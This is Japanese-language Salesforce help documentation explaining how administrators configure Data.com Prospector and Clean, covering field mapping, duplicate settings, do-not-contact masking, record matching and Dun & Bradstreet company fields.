メモ: すべての Data.com 項目がすべての Salesforce 項目で使用できるわけではありません。対応付け可能にするには、新しい Salesforce 項目をデフォルト項目と同じデータ型にしておく必要があります。たとえば、[説明] 項目は 1,000 文字以上を含むロングテキストエリア項目に対応付けることができます。

1. [設定] から、Data.com 項目を対応付けるオブジェクトの名前 ([取引先] など) を入力し、[項目] を選択します。
2. 項目を対応付けるオブジェクトの [カスタム項目 & リレーション] ([取引先カスタム項目 & リレーション] など) の横にある [新規] をクリックします。
3. **ヒント:** [Data.com 管理] から対応付ける前に、項目を追加するオブジェクトに項目をすべて作成することをお勧めします。

   [カスタム項目の新規作成] ウィザードの手順に従います。終了したら必ず [保存] をクリックします。
4. [設定] から、[Data.com 管理] を入力して、[項目の対応付け] をクリックします。
5. 対応付ける項目を検索し、その項目の横にあるリストボックスからカスタム対応付けを選択します。
6. [保存] をクリックします。

関連トピック:

- デフォルトの Data.com 項目と Salesforce 項目の対応付け
- Data.com 項目と Salesforce 項目のカスタム対応付けでの考慮事項

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com を実装する
- 「アプリケーションのカスタマイズ」

Data.com ユーザを有効化する
- 「内部ユーザの管理」

AppExchange パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

Salesforce での重複 Data.com レコードの許可に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

共有モデルを使用する組織では、Data.com ユーザが Salesforce に取引先、取引先責任者、またはリードのレコードを重複して追加できるようにする必要が生じる場合があります。

重複設定を設定する場合は、次の点に留意してください。

- レコードは、`[Data.com キー]` 項目に同じ Data.com ID 番号を持っている場合に重複しているとみなされます。これには、取引先責任者およびリードの両方として Data.com から追加されたレコードが含まれます。
- 重複は、個人のユーザではなく、組織全体に対して、オブジェクトごとに許可できます。ただし、ユーザまたはプロファイルが重複レコードを追加できないようにする場合は、トリガを作成できます。
- Salesforce にすでに存在するレコードには、検索結果で緑色のドット( )のマークが付けられます。組織でそのオブジェクトに対する重複が許可されている場合、Data.com ユーザはこれらのレコードを再度追加することができます。
- Data.com から Salesforce に追加されたレコードには、検索結果で青色のチェックマーク( )が付けられます。組織でそのオブジェクトに対する重複が許可されている場合、Data.com ユーザはこれらのレコードを再度追加することができます。レコードの追加は、そのレコードが最初に Salesforce に追加されるときのみレコード残数に影響を与えます。重複レコードの追加は、レコード残数に影響を与えません。
- Data.com の設定で重複が許可されている一方で、重複レコードを作成できないようにする重複ルールを組織が使用している場合、重複レコードを許可するかブロックするかは重複ルールによって決定されます。

Data.com Prospector の設定

Data.com Prospectorには、[D-U-N-S 番号]、[NAICS コード]、[取引形態] など、Dun & Bradstreet の取引先とリードの基本セットのデータが用意されています。ここでは、この製品の実装方法を説明します。

メモ: 組織にある Data.com Prospector 製品の詳細を確認するには、[設定] から、[クイック検索] ボックスに「*ライセンスと制限*」と入力し、[ライセンスと制限] を選択します。[ライセンスと制限] ページで、Data.com Prospector ライセンスセクションを確認します。

1. Data.com が実装されていることを確認してください。
2. Data.com Clean を有効にして、ユーザが取引先、取引先責任者、およびリードレコードを手動でクリーンアップできるようにします。
3. 取引先、取引先責任者、およびリードのページレイアウトに必要なボタンと項目を設定します。
4. Enterprise Edition、Unlimited Edition、または Performance Edition を使用している場合は、D&B が提供する項目がユーザに表示されるように項目レベルセキュリティを更新する必要があります。

設定のベストプラクティス

製品が提供する項目に対する入力規則を作成すると、製品の使用を停止してもその入力規則が引き続き実行されます。その場合は、そのような項目を使用する入力規則をすべて無効にしてください。Data.com Prospectorの項目については、ヘルプトピック「取引先項目」と「リード項目」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com Prospector を実装する
- 「アプリケーションのカスタマイズ」

Data.com Prospector の設定

Data.com Prospector で、Data.com から Salesforce に追加した取引先およびリードの Dun & Bradstreet 項目を取得します。

メモ: 組織にある Data.com Prospector 製品の詳細を確認するには、[設定] から、[クイック検索] ボックスに「*ライセンスと制限*」と入力し、[ライセンスと制限] を選択します。[ライセンスと制限] ページで、Data.com Prospector ライセンスセクションを確認します。

ここでは、Data.com Prospector の設定方法を説明します。

1. Data.com Prospector が実装されていることを確認してください。
2. Data.com Clean を有効にして、ユーザが取引先レコード、取引先責任者レコード、およびリードレコードを手動でクリーンアップできるようにします。
3. 取引先、取引先責任者、およびリードのページレイアウトに必要なボタンと項目を設定します。
4. Professional Edition、Enterprise Edition、Unlimited Edition、または Performance Edition を使用している場合は、D&B が提供する項目がユーザに表示されるように項目レベルセキュリティを更新する必要があります。
5. [D&B 企業情報] タブをユーザプロファイルに追加します。
6. [標準オブジェクト権限] で、プロファイルに [D&B 企業] の参照および削除権限が選択されていることを確認します。
7. (省略可能) D&B 企業レコードにはデフォルトレイアウトが用意されていますが、必要に応じて高度なページレイアウトエディタを使用してページレイアウトをカスタマイズすることもできます。

設定のベストプラクティス

- D&B 企業レコードの参照と削除をユーザに許可できます。これを行うには、標準プロファイルとカスタムプロファイルに権限を割り当てます。

  標準プロファイルの場合は、事前に割り当てられた「D&B 企業のレコードを参照」権限に加えて、「D&B 企業のレコードを削除」権限を割り当てます。

  カスタムプロファイルの場合は、[D&B 企業のレコードを参照] と [D&B 企業のレコードを削除] の両方の権限を割り当てます。

- 製品が提供する項目に対する入力規則を作成すると、製品の使用を停止してもその入力規則が引き続き実行されます。その場合は、そのような項目を使用する入力規則をすべて無効にしてください。Data.com Prospector の項目については、ヘルプトピック「取引先項目」と「リード項目」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com Prospector を実装する
- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce 内で必要な高品質のデータの取得

Data.com 検索結果および関連機能へのアクセスの管理

[Salesforce に追加] と [エクスポートの結果] を使用すると、検索結果を使用する Data.com 機能で、ユーザが Data.com 検索結果で実行できる操作を制限できます。

[ボタン設定]設定の下のチェックボックスで、特定の Data.com プロスペクタ機能が組織のユーザに表示されるかどうかを制御します。

警告: ボタン設定を変更すると、Classic 機能と Lightning 機能の両方で［取引先責任者の検索］および［取引先の検索］に関連付けられているすべての機能に影響します。

1. [設定]から、［クイック検索］ボックスに「*Prospector 設定*」と入力し、[プロスペクタ設定] を選択します。
2. ページの[ボタン設定]セクションで、非表示にするものをオフにし、表示するものをオンにします。
3. [保存] をクリックします。

Data.com プロスペクティングインサイトの表示の確認

Data.com Prospector ライセンスがあるのに [インサイトの表示件数を増やす] ボタンが取引先詳細ページに表示されない場合は、ニュース機能が有効になっているか確認してください。

既存の組織の Lightning Experience での [取引先責任者を取得] ボタンの有効化

[追加取引先責任者を取得] ボタンは、[Data.com プロスペクタ設定] で [ボタン設定] が選択されている場合にのみ取引先詳細ページに表示されます。

エディション

使用可能なエディション: Salesforce Classic

Data.com プロスペクタライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com を実装する
- 「アプリケーションのカスタマイズ」

Data.com プロスペクティングインサイトの表示の確認

Data.com Prospector ライセンスがあるのに [インサイトの表示件数を増やす] ボタンが取引先詳細ページに表示されない場合は、ニュース機能が有効になっているか確認してください。

1. [設定] から、[クイック検索] ボックスに「*取引先設定*」と入力し、[取引先設定] をクリックします。
2. [編集] をクリックします。
3. [ニュースを有効化] を選択します。
4. 変更内容を保存します。

既存の組織の Lightning Experience での [取引先責任者を取得] ボタンの有効化

[追加取引先責任者を取得] ボタンは、[Data.com プロスペクタ設定] で [ボタン設定] が選択されている場合にのみ取引先詳細ページに表示されます。

Data.com Prospector ライセンスがあっても、[追加取引先責任者を取得] ボタンが取引先詳細ページに表示されない場合は、[Data.com プロスペクタ設定] で [ボタン設定] が選択されていることを確認します。

[追加取引先責任者を取得] ボタンを組織の取引先詳細ページに表示する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*プロスペクタ設定*」と入力し、[ボタン設定] セクションまでスクロールします。

2. [取引先責任者の検索] と [取引先の検索] の両方で［Salesforce に追加］を選択します。
3. [保存] をクリックします。

Data.com 検索結果およびエクスポートでの連絡拒否設定の考慮

Data.com 検索結果およびエクスポートファイルでは、特定の取引先責任者情報を非表示にできます。

具体的には、次の値をマスクまたは削除できます。

- Salesforce ですでに［電話連絡拒否］または［メール送信除外］がオンになっている取引先責任者レコードおよびリードレコードのメールまたは電話番号の値
- カナダの住所 (カナダのプライバシー要件に対応する) を持つすべての取引先責任者およびリードレコードのメールの値

たとえば、Salesforce に Sally Larkin に関するリードレコードがあり、そのレコードでは［電話連絡拒否］チェックボックスがオンになっているとします。Data.com タブで Sally Larkin を取引先責任者として検索すると、彼女のレコードが検索結果リストに Salesforce にすでに存在するものとしてマーク ( ) が付けられて表示されます。［電話］項目は検索結果リストでマスクされ、Sally の取引先責任者カードでもマスクされます。レコードをエクスポートすると、その［電話］項目は .csv ファイルで空白になります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com を実装する
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「*設定*」と入力し、[プロスペクタ設定] を選択します。
2. ［連絡拒否設定を考慮およびカナダのプライバシー要件］を選択します。［電話連絡拒否］または［メール送信除外］がオンになっているレコードの場合、［電話］または［メール］項目の値は検索結果と取引先責任者カードでマスクされ、レポートをエクスポートすると作成される .csv ファイルでは空白になります。カナダの住所があるレコードの場合、［メール］項目の値は検索結果と取引先責任者カードでマスクされ、レコードをエクスポートすると作成される .csv ファイルでは空白になります。

Data.com API 機能の有効化または無効化

Data.com API 機能は、デフォルトで有効になっています。

1. [設定] から、［クイック検索］ボックスに「*Data.com 管理*」と入力し、[API 設定] を選択します。
2. [Data.com API アクセス] チェックボックスをオンまたはオフにします。
3. ページを保存します。

Data.com Prospector を使用した企業、取引先責任者、およびリードの見込み調査のガイドライン

Data.com Prospectorには2つのバージョンがあります。どちらのバージョンでも、Data.comのデータを検索および追加できます。これら2つのバージョンを実装するためのガイドラインを確認してください。

メモ: 検索で大量の結果が返された場合、11ページ以降のデータは表示されません。無制限ビューを有効化する場合は、Salesforceカスタマーサポートにお問い合わせください。

- 一度に200を超えるリードをSalesforceに追加すると、組織で使用しているリード割り当てルールが実行されません。リード割り当てルールを確実に実行するために、一度に追加するリードを200未満に制限するようにユーザに指示してください。
- 組織でData.comに対応付けられた項目に対して入力規則を使用している場合、レコード追加時のエラーを避けるには、入力規則を無効にするか、該当項目がData.com項目名と一致することを確認します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospectorライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Cleanライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com レコード追加エラーの解決

エラーが発生して 1 つ以上の Data.com レコードを Salesforce に追加できない場合、レコード追加エラーの修正に役立つ .csv エラーログファイルが提供されます。

このエラーログが提供される方法は、実行しようとしている操作によって異なります。追加を実行しようとすると、次のようになります。

- 200 件未満のレコードの場合は、[ファイル] タブにあるエラーログへのリンクが記載されたメッセージが表示されます。
- 200 件以上のレコードの場合は、[ファイル] タブにあるエラーログへのリンクが記載されたメールを受け取ります。
- レコード数が任意で、Chatter を有効にしていない場合は、エラーログが添付されたメールを受け取ります。

1. レコード追加エラーログを開いて、エラーを確認し、次のいずれかの処理を行います。
   - 重複レコードに関するエラーがある場合、何も行う必要はありません。*重複*エラーは、レコードが Salesforce にすでにあることを意味するため、もう一度レコードを追加する必要はありません。Data.com 設定で重複を許可するように設定すると、エラーログに *重複*エラーは含まれなくなります。Data.com の設定で重複が許可されている一方で、重複レコードを作成できないようにする重複ルールを組織が使用している場合、重複レコードを許可するかブロックするかは重複ルールによって決定されます。重複ルールによってブロックされたレコードは、エラーログに表示されます。
   - トリガ、入力規則、またはワークフローなど、組織のカスタム設定に関するエラーがある場合、それらの設定の修正が必要な可能性があるため、システム管理者に通知します。
   - 組織で州/国選択リストを使用しており、使用可能な都道府県または国に関するエラーが表示された場合は、その都道府県または国を選択リストに追加する必要があるため、システム管理者に通知します。
   - その他のエラーについてはシステム管理者に連絡してください。システム管理者が Salesforce カスタマーサポートに連絡する必要がある場合があります。
2. システム管理者がエラーを解決したら、Data.com レコードを Salesforce にもう一度追加してみます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com から取引先を追加する
- 取引先に対する「作成」

Data.com から取引先責任者を追加する
- 取引先責任者に対する「作成」

Data.com 取引先責任者を取引先から追加する
- 取引先に対する「参照」および取引先責任者に対する「作成」

Data.com 取引先責任者をリードとして追加する
- リードに対する「作成」

取引先、取引先責任者、リードクリーンアップ情報のカスタムレポートタイプの作成

取引先、取引先責任者、リードのクリーンアップ情報に関するレポートに対してカスタムレポートタイプを作成します。クリーンアップ情報のカスタムレポートタイプは、1つのレポートで複数のレコードのクリーンアップ情報を見やすくするのに役立ちます。その情報を使用して、データのパターンや動向を識別したり、レコードのクリーンアップ方法を管理または変更したりします。

1. [設定]から、[クイック検索] ボックスに「*レポートタイプ*」と入力し、[レポートタイプ] を選択します。
2. [新規カスタムレポートタイプ] をクリックします。
3. [主オブジェクト] には *[取引先]*、*[取引先責任者]*、または *[リード]* (レポート対象とするオブジェクト) を選択し、他の必須項目を定義します。
4. [カテゴリ] には *[取引先と取引先責任者]* または *[リード]* のいずれかを適宜選択します。
5. [次へ] をクリックします。
6. 付随するクリーンアップ情報オブジェクト (取引先クリーンアップ情報、取引先責任者クリーンアップ情報、またはリードクリーンアップ情報) を、選択した主オブジェクトに関連付けます。[A から B の関係] のデフォルトを受け入れます。
7. リリース状況を選択します。
8. [保存] をクリックします。

これで、新しいカスタムレポートタイプに基づいてカスタムレポートを作成できるようになりました。

関連トピック:

- カスタムレポートタイプの作成
- 特定の Data.com Clean 状況の Salesforce レコードに関するレポート

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

Salesforce レコードと Data.com レコードの照合方法

Salesforce の取引先、取引先責任者、およびリードデータを Data.com でクリーンアップする場合、Salesforce レコードが Data.com のレコードとどのように比較、照合されるのかを理解することが重要です。

ヒント: グラフィックな概要と豊富な例を含む、Data.com マッチングサービスのしくみについての詳細は、ホワイトペーパー『Data.com Record Matching in Salesforce』を参照してください。

デモビデオを見る: 一致ルールについて

Salesforce レコードと Data.com レコードの比較、照合には 2 つの方法があります。

- 手動。ユーザが個々の取引先、取引先責任者、またはリードレコードで [クリーンアップ] をクリックします。
- クリーンアップジョブの使用。自動的にすべての取引先、取引先責任者、またはリードレコードの照合が試みられます。

*自動*クリーンアップジョブは、Data.com Clean を購入した組織のみが使用できます。*手動*クリーンアップは、Data.com Prospector のライセンスを持つすべてのユーザが使用できます。

ジョブが手動か自動かに関係なく、Salesforce レコードを初めてクリーンアップするとき、マッチングサービスは Data.com で類似のレコードを検索します。マッチングサービスは各レコードの項目値を調べ、2 つのレコードが同じエンティティ (つまり、同じ取引先、取引先責任者、またはリード) を表すことを示すのに十分な同一または類似の情報を探します。Data.com で一致が見つかると、2 つのレコードは [Data.com キー] 項目の数値によってリンクされます。取引先責任者レコードとリードレコードの場合、Salesforce レコードがクリーンアップされるたびに、マッチングサービスを使用してレコードが照合されます。取引先レコードの場合、Salesforce レコードがクリーンアップされるたびに、[D-U-N-S 番号] 項目を使用してレコードが照合 (または検索) されます。[D-U-N-S 番号] 項目が空白の場合、マッチングサービスを使用して一致が検索されます。Salesforce レコードが大幅に変更された場合、次回のクリーンアップ時に、マッチングサービスが他の Data.com レコードから一致度のより高いレコードを探すことがあります。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

メモ:

- D-U-N-S number が存在するかどうかに関係なく、マッチングサービスを使用して取引先レコードの再照合を行う場合は、Salesforce カスタマーサポートにお問い合わせください。ただし、この場合、一部の取引先レコードは、Data.com Clean の状況が 該当なし になる可能性があります。
- [D-U-N-S 番号] 項目を再対応付けしたか、対応付けをスキップした場合、または組織が 2011 年 12 月 16 日よりも前に Data.com を購入している場合、自動的にマッチングサービスを使用して取引先レコードが再照合されます。

取引先責任者とリードの場合、次の重要項目があります。

- 名前
- メール

理想的には、info@org.com のようなグループアドレスではなく本人用のメールアドレスを使用します ([メール] の値が同一の場合、レコードの他の値が矛盾しない限り、ほとんどは一致となります)。注: Data.com では、送信元が Gmail または Yahoo などの個人連絡先情報と思われるメールは保存されません。

- 取引先責任者は［取引先名］、リードは［会社］
- 役職
- 電話

取引先の場合、次の重要項目があります。

- 取引先名
  - 取引先名に、数値(1002)、特殊文字(!#@#)、関連のない語など、関連のない値が含まれないようにします (こうした記号が会社名の一部である場合は、許容されます)。
  - 国名と都道府県名は、会社名の一部でないかぎり、値にすることは避けます。
  - 取引先名に複数の語が含まれる場合 (*DSGI Business (PC World Business)* など)、両方を試みます。
  - 取引先名が Web サイトでもある場合 (*salesforce.com* など)、サブドメイン (*.com* など) を除外してみてください。
- 住所 (請求先)
  - 可能ならば完全な住所を使用します。
  - ［国］項目値の指定を試みます。これにより、一致率が最適化されます。
  - ［状態］または［郵便番号］項目値の指定を試みます。
  - 町名はわかるが番地はわからない場合、町名のみを使用します。値を指定しないよりも、番地のない町名を指定した方が役立ちます。
- Web サイト
- 電話

D&B 企業レコード使用のガイドライン

Dun & Bradstreet® の業種、財務、および競合情報に関する 100 を超える項目が含まれている D&B 企業レコードを組織で最大限に活用できるようにガイドラインを確認してください。

- 組織で Data.com Prospector または Data.com Clean を使用している場合、DandBCompany オブジェクトにアクセスできます。このオブジェクトは、Salesforce に追加した取引先およびリードの Dun & Bradstreet データを提供します。
- ユーザプロファイルに [D&B 企業] タブが追加されていることを確認します。ここで、ユーザは全 D&B 企業レコードのリストにアクセスできます。[D&B 企業] タブには、Salesforce にあるすべての D&B 企業レコードが表示されます。
- ユーザが D&B 企業レコードを削除できるようにするには、*「D&B 企業レコードの削除」*および *「D&B 企業レコードの参照」*権限を含む権限セットを作成してユーザに割り当てる必要があります。[削除] ボタンをページレイアウトに追加する必要が生じる場合もあります。
- 組織で Data.com Clean も使用している場合は、D&B 企業レコードを更新する自動ジョブも使用できます。
- 手動で D&B 企業レコードを更新して Dun & Bradstreet から最新データを取得できるように、[更新] ボタンを D&B 企業ページレイアウトに追加します。自動ジョブを使用して D&B 企業レコードを更新することもできます。
- 取引先レコードにリンクされている D&B 企業レコードが、リンク先の取引先レコードと一緒にクリーンアップされることはありません。
- Data.com から追加されていない取引先またはリード (手動で作成されたものなど) では、対応する D&B 企業レコードが存在する場合、そのレコードの初回のクリーンアップ時に、レコードが Salesforce に追加され、取引先レコードまたはリードレコードにリンクされます。
- SIC8 コード項目 (`[第 1 SIC8 コード]` など) は、既存の D&B 企業レコードが手動あるいはジョブの一部として更新されたときに更新されません。これらの項目は、D&B 企業レコードの作成時にのみ自動入力されます。既存の D&B 企業レコードの SIC8 コード値を取得するために、レコードを削除して、その対応する取引先をクリーンアップすることができます。この操作によって、D&B 企業レコードが再作成され、SIC8 コード項目に値が入力されています。または、Data.com 検索 API から SIC8 値を取得して、D&B 企業レコードに追加することもできます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

D&B 企業情報を実装する
- 「アプリケーションのカスタマイズ」

関連トピック:

Data.com Prospector および Data.com Clean のページレイアウトの設定

D&B 企業項目

取引先またはリードが Data.com Prospector または Data.com Clean で追加または更新されると、D&B 企業レコードが自動的に作成され、［D&B 企業］項目を介してその取引先またはリードにリンクされます。［D&B 企業］項目のリンクをクリックするだけで、関連付けられた D&B 企業レコードにアクセスできます。このレコードには、Dun & Bradstreet® の業種、財務、および競合情報に関する 100 を超える項目が含まれています。組織は統合された項目を介して Dun & Bradstreet の信頼できるグローバル企業情報データベースに Salesforce から直接アクセスできます。

例: Data.com からスターバックスの取引先レコードを追加する場合、そのレコードを開くと、［D&B 企業］項目値は Starbucks 社 となっています。値は、リンクとして識別できるように下線付きで表示されています。このリンクをクリックすると、Startbucks Corporation の D&B 企業レコードが開きます。

例: Data.com Clean を使用して、手動またはジョブで Google の取引先レコードを更新した場合、そのレコードを開くと［D&B 企業］項目値は Google になります。値は、リンクとして識別できるように下線付きで表示されています。このリンクをクリックするだけで、Google の D&B 企業レコードが開きます。

メモ: 一部の D&B 項目表示ラベルは、それが対応付けられているオブジェクト項目の表示ラベルとは異なります。たとえば、取引先レコードの［取引先 部門］項目は、リンクされた D&B 企業レコードの［場所種別］項目に対応付けられています。デフォルトの対応付けのリストについては、「デフォルトの Data.com 項目と Salesforce 項目の対応付け」(ページ 1996)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

項目	説明
年間売上高	年間総売上高 (本社の現地通貨)。Dun & Bradstreet は、株式公開企業、グローバルグループ代表企業、国内グループ代表企業、および一部の本社の売上データを追跡します。Dun & Bradstreet は、支店についてはこのデータを提供しません。
［年間売上高インジケータ］	年間売上高の数値の信頼性。使用可能な値は、*実績値*、*低*、*予測 (全レコードが対象)*、*モデル化済み (米国以外のレコードが対象)* です。空白値は、この表示できるデータがないことを示します。
会社の説明	会社についての短い説明。会社の沿革、製品とサービス、および特定の業種への影響度が含まれる場合があります。このデータは Hoover が提供します。
支払遅延リスク	会社による支払いが合意した条件と比較して大幅に遅れる確率。リスクレベルは標準の商業信用度に基づ

項目	説明
	き、低リスクから高リスクまでの範囲があります。マーケティングプレスクリーニングとも呼ばれます。使用可能な値は、*支払遅延リスク高*、*支払遅延リスク低*、*支払遅延リスク中*です。Dun & Bradstreet は、米国およびカナダの企業についてのみこのデータを提供します。 **重要:** この情報は、マーケティングの事前スクリーニング目的にのみ使用してください。
国内代表企業の会社名	国内グループ代表企業の主名称。国内グループ代表企業は、組織の会社構造内で、国別に指定された最も上位の子会社です。
国内代表企業の D-U-N-S Number	国内グループ代表企業の D-U-N-S number。国内グループ代表企業は、組織の会社構造内で、国別に指定された最も上位の子会社です。
D-U-N-S 番号	Data Universal Numbering System (D-U-N-S) Number は、Dun & Bradstreet データベース内の、それぞれ事業が異なる一意の各事業所に割り当てられた一意の9桁の番号です。D-U-N-S Number は、事業の識別と追跡のための世界標準として世界中の産業と組織で使用されます。
Fax 番号	会社の FAX 番号。
第 5 NAICS コード	組織をより詳細な業種で分類するために使用される追加の NAICS コード。「第 1 NAICS コード」を参照してください。
第 5 NAICS の説明	対応する NAICS コードに基づいた、組織の業種の短い説明。「第 1 NAICS の説明」を参照してください。
[第 5 SIC8 コード]*	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。最大 8 文字です。
第 5 SIC8 の説明	対応する産業コードに基づいた、組織の業種の短い説明。最大 80 文字です。
第 5 産業コード	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。「第 1 産業コード」を参照してください。
第 5 産業区分の説明	対応する産業コードに基づいた、組織の業種の短い説明。「第 1 産業区分の説明」を参照してください。
第 5 取引形態	組織で使用される追加の取引形態。「D&B 企業項目」を参照してください。

項目	説明
FIPS MSA コード	Federal Information Processing Standards (FIPS) および Metropolitan Statistical Area (MSA) コードは、組織の所在地を示します。MSA コードは、米国行政管理予算局 (US Office of Management and Budget) によって定義されます。Dun & Bradstreet は、米国の企業についてのみこのデータを提供します。
FIPS MSA コードの説明	組織の FIPS MSA コードの短い説明。Dun & Bradstreet は、米国の企業についてのみこのデータを提供します。
第 4 NAICS コード	組織をより詳細な業種で分類するために使用される追加の NAICS コード。「第 1 NAICS コード」を参照してください。
第 4 NAICS の説明	対応する NAICS コードに基づいた、組織の業種の短い説明。「第 1 NAICS の説明」を参照してください。
[第 4 SIC8 コード]*	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。最大 8 文字です。
第 4 SIC8 の説明	対応する産業コードに基づいた、組織の業種の短い説明。最大 80 文字です。
第 4 産業コード	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。「第 1 産業コード」を参照してください。
第 4 産業区分の説明	対応する産業コードに基づいた、組織の業種の短い説明。「第 1 産業区分の説明」を参照してください。
第 4 取引形態	組織で使用される追加の取引形態。「D&B 企業項目」を参照してください。
Fortune 1000 の順位	会社の Fortune 1000 の順位。null または空白の場合、会社が Fortune 1000 企業としてランクされていないことを意味します。
地理コードの精度	物理的住所と比較した場合の場所の地理座標の精度レベル。次の値を使用できます。*建物レベル、番地レベル、街区レベル、人口調査標準地域レベル、郵送先住所レベル、郵便番号レベル、地域コードを割り当てできません、正しい市に住所を配置してください、一致しない、道路の交差点、私書箱の場所、US 以外の屋上精度*。
グローバル代表企業の会社名	グローバルグループ代表企業の主名称。グローバルグループ代表企業は、組織の会社構造内で最も上位にあ

項目	説明
	る事業体で、支店と子会社を統括する場合があります。
グローバル代表企業の D-U-N-S Number	グローバルグループ代表企業のD-U-N-S number。グローバルグループ代表企業は、組織の会社構造内で最も上位にある事業体で、支店と子会社を統括する場合があります。
輸入/輸出	企業が商品またはサービスを輸入/輸出しているか、商品の代理店であるかどうかを示します。
国際ダイヤルコード	国際電話に必要なコード。
緯度	地球上のある地点の南北の位置を示す地理座標。正確な位置を指定するために経度と一緒に使用されます。正確な位置は地理コードの精度の評価に使用されます。
法律上の会社形態	組織の法律上の会社形態を示します。使用可能な値は、*協同組合*、*非営利組織*、*地方自治体*、*不明な種別の合名会社*、*外国企業*です。
現地通貨コード	会社の売上高を表すために使用する通貨。すべての値の一覧は、Dun & Bradstreet が管理するオプティマイザリソースページを参照してください。
現地通貨の ISO コード	会社の現地通貨を表すために使用されるコード。国際標準化機構 (ISO) が提供するこのコードは、ISO の 3 文字通貨コードに基づいています。たとえば、USDは米国ドルの ISO コードです。
場所所有者インジケータ	会社が、入居する建物を所有しているか、賃借しているかを示します。
場所種別	会社の組織上の状況を示します。使用可能な値は、*単一所在地*、*本社/親会社*、*支店*です。
緯度	地球上のある地点の東西の位置を示す地理座標。正確な位置を指定するために緯度と一緒に使用されます。正確な位置は会社の地理コードの精度の評価に使用されます。
住所 (郵送先)	会社への郵便物が配送される住所。住所(郵送先)が第 1 住所と同じ場合、この項目は空白です。
マーケティングセグメンテーションクラスタ	22 個の異なる相互排他的なプロファイル。米国企業を対象とした Dun & Bradstreet データのクラスタ分析の結果として作成されます。使用可能な値には、*保険/*

項目	説明
	*公益業種の高成長支店、急成長中の大規模企業、労働集約型の巨大企業、スパルタ型企業、米国の中小企業*などがあります。Dun & Bradstreet は、米国の企業についてのみこのデータを提供します。
マイノリティ所有インジケータ	組織の所有権または支配権を持つのがマイノリティグループのメンバーかどうかを示します。Dun & Bradstreet は、米国の企業についてのみこのデータを提供します。
国民 ID 番号	一部の国で事業登録と徴税に使用される識別番号。この項目は米国企業には適用されません。
国民 ID 体系	使用される国内識別番号の種別を示します。すべての値の一覧は、Dun & Bradstreet が管理するオプティマイザリソースページを参照してください。
